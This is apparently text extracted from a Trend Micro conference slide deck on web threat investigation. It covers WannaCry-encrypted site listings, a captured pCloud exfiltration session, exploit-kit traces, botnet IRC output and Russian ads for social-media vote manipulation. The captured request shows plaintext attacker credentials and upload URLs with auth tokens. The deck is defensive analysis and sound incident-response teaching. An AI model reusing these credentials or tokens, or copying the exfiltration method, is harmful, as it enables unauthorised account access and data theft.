[TXT] !Please Read Me!.txt, 2017-03-30 01:09, 849. [] !WannaDecryptor!.exe..> 2017-03-30 01:09, 666.

[TXT], [index.php.WCRY](#), 2016-09-29 19:43, 6.6K. [TXT] ...

Index of /

[www.simustation.com/](#) ▼

Please Read Me!.txt · WebSite/ · contact.html · footer.html · googlehostedservice.html · home.html ·

index.html · index.html_bak · [index.php.WCRY](#) · index.php.bak ...

Index of /WebSite - index.php.bak.WCRY

[www.simustation.com/WebSite/](#) ▼

... footer.html · footer.html.bak.WCRY · home.html · index - Copy.htm · [index.php.WCRY](#) ·

[index.php.bak.WCRY](#) · index_new.htm · product.html · product.html.bak.

Cloud Exfiltration

```
POST /userinfo HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://my.pcloud.com/#page=login
Accept-Language: en-US,en;q=0.7,ko;q=0.3
Origin: https://my.pcloud.com
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 [Windows NT 6.1; WOW64; Trident/7.0; rv:11.0] like Gecko
Host: api.pcloud.com
Content-Length: 132
Cache-Control: no-cache

username=tinylongsman2016@yandex.com&password=tinytiny!@#$%getauth=1&t=1495447914&logout=1&authexpire=86400&
```

Cloud Exfiltration

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1844&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1179&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1964&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1051&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1700&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1386&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1451&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1253&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1175&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

https://api10.pcloud.com/uploadfile?folderid=0&progresshash=upload-7769804-xhr-1602&nopartial=1&auth=lxjOgVZA04MZJMzgcqzG9dQNS8WazD5CI5LDzyFX

Client side web application as a threat vector

Maybe extend attack surface to open redirect,

- open redirect
- SSRF
- Phishing forms
- EK

And make an introduction and focus on interesting EK cases


Tips on Detection

- Defence Action plan for CSIRT teams


Small things matter: investigate

```
Date/Time 2011-10-31 13:54:43 MSK
Alert Name  ActiveX_Warning
Severity    Low
Observance Type
            Intrusion Detection
Combined Event Count  1
:code      200
:protocol   http
:server    owpvqxvbjs.com
:URL       /BVRQ
```

Other interesting artifacts of Web Exploitation



Exploit Kit Traces: ActiveX Controls



ns > ActiveX Controls > Overviews/Tutorials >

Per-Site ActiveX Controls

ActiveX Controls



```
Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{CLSID}\iexplore\AllowedDomains\{DOMAIN | *}
```

Web Pages

Overview

When an add-on is implemented on a Web site, the Information bar lets users allow an ActiveX control on all sites or only the current one. Users can easily make changes to this behavior through the Manage Add-ons task pane.



Detection and mitigation experience

- Applying IOCs for own protection
- How to tune proxies for EK Mitigation
- Web as a second Echelon of Email attacks
 - Good case, javascript by email, which triggers binary troug web
-

Hacker, hacker, who are you?

- VPN problem?

```
95.41.160.82 - - [09/Sep/2014:18:37:23 +0400] "GET
/classes/common/atext/fonts/verdana.ttf HTTP/1.1" 200 171792
95.41.160.82 - - [09/Sep/2014:18:37:24 +0400] "GET
/classes/common/atext/fonts/times.ttf HTTP/1.1" 200 409280
95.41.160.82 - - [09/Sep/2014:18:37:25 +0400] "GET
/classes/common/atext/fonts/arial.ttf HTTP/1.1" 200 367112
95.41.160.82 - - [09/Sep/2014:18:37:27 +0400] "GET /files/main.swf
HTTP/1.1" 200 570358
46.185.87.3 - - [09/Sep/2014:18:43:03 +0400] "GET /classes/classes.zip
HTTP/1.1" 404 225
46.185.87.3 - - [09/Sep/2014:18:43:04 +0400] "GET /favicon.ico HTTP/1.1"
200 1598
46.185.87.3 - - [09/Sep/2014:18:43:09 +0400] "GET /classes.zip HTTP/1.1"
200 156647
46.185.87.3 - - [09/Sep/2014:18:44:24 +0400] "GET /classes/ HTTP/1.1" 200
p
46.185.87.3 - - [09/Sep/2014:18:44:46 +0400] "GET /classes/common/mpanel/
HTTP/1.1" 200 1620
46.185.87.3 - - [09/Sep/2014:18:44:48 +0400] "GET
/classes/common/mpanel/style.css HTTP/1.1" 200 1472
```

Strange use of F...

```
:60.28.113.233.80.TJ.S 001 ....WxvjexQ :Sina Network ....WxvjexQ!BOT@140.109.x.x.  
:60.28.113.233.80.TJ.S 002 ....WxvjexQ :60.28.113.233.80.TJ.S.  
:60.28.113.233.80.TJ.S 003 ....WxvjexQ :.  
:60.28.113.233.80.TJ.S 004 ....WxvjexQ .  
:60.28.113.233.80.TJ.S 005 ....WxvjexQ .  
:60.28.113.233.80.TJ.S 005 ....WxvjexQ .  
:60.28.113.233.80.TJ.S 251 ....WxvjexQ :There are 1 users and 327 invisible on 1 servers.  
:60.28.113.233.80.TJ.S 252 ....WxvjexQ 1 :operator($$) online.  
:60.28.113.233.80.TJ.S 253 ....WxvjexQ 9 :unknown connection($$).  
:60.28.113.233.80.TJ.S 255 ....WxvjexQ :I have 328 clients and 0 servers.  
:60.28.113.233.80.TJ.S 265 ....WxvjexQ :Current Local Users: 328 Max: 7145.  
:60.28.113.233.80.TJ.S 266 ....WxvjexQ :Current Global Users 328 Max: 7145.  
:60.28.113.233.80.TJ.S 422 ....WxvjexQ :MOT D File is missing.
```

0.27	80	7	180 / 590	moloch
0.27	80	7	180 / 590	moloch
0.27	80	7	180 / 590	moloch
0.27	80	7	180 / 590	moloch
0.27	80	6	156 / 512	moloch
0.27	80	7	180 / 590	moloch
0.27	80	7	180 / 590	moloch

LEVEL 80: Persistence in the human brain - Abuse of social networks to manipulate Human Decisions

weberaser.ru/en

ВЕБЛАСТИК

ABOUT US SERVICES PRICE TECHNOLOGY (РУССКИЙ) НАШИ КЛИЕНТЫ

REQUEST

Ultimate cleaning

Intrigues of competitors do not give work quietly? You framed? Who - that offended you? Your reputation is at stake? We have been removing text data, any information from the blog areas, forums, chat rooms and other sites on the Internet.

Read more Request service

kalino

Отправлено 14 03 2015 - 18:00

Накрутка в конкурсах и голосованиях!

Делаю:

- + авторизация через соцсети
- Вконтакте, Facebook, Одноклассники, Twitter, Instagram
- + регистрация с подтверждением по email
- + капча
- + обязательная смена IP и строки useragent
- + возможность растянуть голоса по времени

Цена от 1руб за голос.

▼▼▼ Kalino.biz ▼▼▼
Отличный магазин!

Сообщений: 16 911

+ Друзей: 388

★ Поинты: 131 673

Предупреждений: 0

Онлайн: 167д 20ч 9м

471

★★★★★

Накручу от 100.000 в INSTAGRAM за 150 рублей! [АКЦИЯ!]

Автор suicideboy, 23 апр. 2017 14:33

suicideboy


Уровень 2

Сообщений: 2 243

+ Друзей: 177

★ Поинты: 34

Предупреждений: 60




Instagram

[ЦЕНЫ ПОНИЖЕНЫ]


- 1000 лайков - 2 рубля.
- 5000 лайков - 10 рублей.
- 10.000 лайков - 20 рублей.
- 100.000 лайков - 150 рублей.
- 1.000.000 лайков - 1000 рублей.

НИКИ ИСКЛЮЧИТЕЛЬНО ОТ ЖИВЫХ АККАУНТОВ! НИКИ РАЗНЫЕ, НЕ АЖВВJDFD И ТАКИЕ ЕМУ, С ФОТО И ПОСТАМИ.

ВОЗМОЖНА НАКРУТКА ЗА ОТЗЫВ!

Контакты для связи  vk.com/waeroi

Цена от 1- 3 руб за голос. Минимальный заказ 400руб.



50

Questions?

fyodor_yarochkin@trendmicro.com

vladimir_kropotov@trendmicro.com